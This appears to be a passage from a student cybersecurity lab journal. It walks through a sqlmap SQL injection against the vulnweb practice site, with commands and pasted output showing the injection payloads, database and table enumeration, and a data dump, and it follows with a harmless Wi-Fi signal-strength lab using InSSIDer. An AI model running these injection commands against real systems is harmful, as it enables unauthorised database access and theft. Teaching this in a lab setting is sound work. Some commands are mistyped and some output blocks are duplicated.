
Implementation:

1. Log in to Kali Linux
2. Open a web browser and enter the URL of the website you want to exploit, as shown in figure




If a URL, for example <http://testphp.vulnweb.com/listproducts.php?cat=1>, has a GET parameter as cat=1, then it is vulnerable to SQL injection attack

3. You check is your website is vulnerable by replacing the value=1 with * in GET parameter. If the website result in an error as shown in figure, then it is vulnerable.



4. Open Terminal in Kali Linux

5. Type `sqlmap-h` and press enter to view the help and list of parameter passed in the SQLMAP, as shown in figure



6. Type the following command and press enter to list the information about the existing databases, as shown in figure 5a, figure 5b and figure 5c

"`sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs`"

Enter N when SQLMAP ask to skip payload for other databases except from the detected databases.

Enter N again when SQLMAP ask to include all test.

M.Sc. Computer Science – Semester III Track B: Security Elective II: Cyber Security & Risk Assessment JOURNAL-2022-2023

```

root@kali: ~
File Edit View Search Terminal Help
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7828=7828

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(85
85=8585,1))) ,0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL-- DQJC
---
[07:48:30] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:48:30] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:48:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:48:30
root@kali:~#

```

In output part3, you can see the executed payloads, available databases and backend database version

7. Type the following command and press enter to list information about tables present in a particular database, as shown in figure

sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables

Figure 6a and 6b displays the output

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[1.1.4#stable]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting at 07:51:05

[07:51:05] [INFO] resuming back-end DBMS 'mysql'
[07:51:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7828=7828

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(85
85=8585,1))) ,0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: UNION query

```



```

root@kali: ~
File Edit View Search Terminal Help
85=8585,1))) ,0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL-- DQJC
---
[07:51:10] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:51:10] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

[07:51:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:51:10
root@kali:~#

```

In figure 6b you can see that there are eight tables.

8. Type the following command and press enter to list information about the column of a particular table, as shown in figure 7a

"sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -columns"

figure 7a and 7b displays the output

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T product
s --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is i
llegal. It is the end user's responsibility to obey all applicable local, state and federal l
aws. Developers assume no liability and are not responsible for any misuse or damage caused b
y this program

[*] starting at 08:08:06

[08:08:06] [INFO] resuming back-end DBMS 'mysql'
[08:08:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7828=7828

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(858
5=8585,1))) ,0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a765362787
1467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL-- DQJC
---
[07:51:10] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[07:51:10] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

[07:51:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vuln
web.com'

[*] shutting down at 07:51:10
root@kali:~#

```

```

root@kali: ~
File Edit View Search Terminal Help
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(8585=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a6a71,0x635a6266727961786c7a7653627871467745777a786269696e77756a5a6e454d4b4d534752597363,0x716a7a6271),NULL,NULL,NULL,NULL,NULL,L,NULL,NULL,NULL-- DQJC
---
[08:08:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:08:15] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id | int(10) unsigned |
| name | text |
| price | int(10) unsigned |
| rewrittenname | text |
+-----+-----+

[08:08:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 08:08:15
root@kali:~#

```

9. Type the following command and press enter to dump the data from the column, as shown in figure 8a

"sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname -dump"

figure 8a and 8b displays the output

```

root@kali: ~
File Edit View Search Terminal Help

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:21:45

[08:21:45] [INFO] resuming back-end DBMS 'mysql'
[08:21:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7828=7828

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(8585=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: UNION query

```

```

root@kali: ~
File Edit View Search Terminal Help
---
[08:21:50] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:21:50] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[08:21:51] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[08:21:51] [INFO] the SQL query used returns 3 entries
[08:21:51] [INFO] retrieved: Laser Color Printer HP LaserJet M551dn, A4
[08:21:52] [INFO] retrieved: Network Storage D-Link DNS-313 enclosure 1 x SATA
[08:21:52] [INFO] retrieved: Web Camera A4Tech PK-335E
[08:21:52] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: products
[3 entries]
+-----+
| name |
+-----+
| Laser Color Printer HP LaserJet M551dn, A4 |
| Network Storage D-Link DNS-313 enclosure 1 x SATA |
| Web Camera A4Tech PK-335E |
+-----+
[08:21:52] [INFO] table 'acuart.products' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[08:21:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 08:21:52

root@kali:~#

```

Practical No. 9

Aim: Wireless Network threats (sniff wifi hotspots, analyze strength, and discover wireless access points).

Lab Objectives:


1. Install and configure InSSIDer
2. Check the wireless signal strength

Lab Environment:

1. Windows OS
2. Web browser with Internet connection
3. Administrative privileges


Implementation:

1. Type <http://inssider.en.softonic.com/download> in the address bar of a web browser, and press enter, as shown in figure
2. In the webpage that opens, click on the link, download InSSIDer for windows, as shown in figure




3. Click on free download, as shown in figure
4. Click on the downloaded files
5. In the next screen that appears, click on next

6. In the next screen, click on the 'everyone' radio button, and then click next
 7. In the next screen that appears, click on next, as shown in figure
 8. Then after the files gets installed, the following screen will appear, click ok
- Then InSSDer icon will appear on the desktop
10. Double click on the InSSDer icon on the desktop,
- Then the following screen will appear, as shown in figure below



11. Click on the Time Graph tab, as shown in figure



It will show the time graph of all the available SSID, we need to select the particular SSID

What we need to know

12. Click on the particular SSID as shown in figure 12, in this lab we have selected WSTREAM AP0 SSID

Now you have to select another SSID for comparison


13. Scroll down the SSID and select WStream AP -1

14. Click on the 2.4 GHz channels tab

16. it will show 2.4Ghz channels for two SSID, WStreamAP1 and WStreamAP0

17. Click on 5Ghz channel

Thus, you can see the signal strength for both the SSIDs.



In this way, we can analyse wireless network strength with the help of SSIDER tool

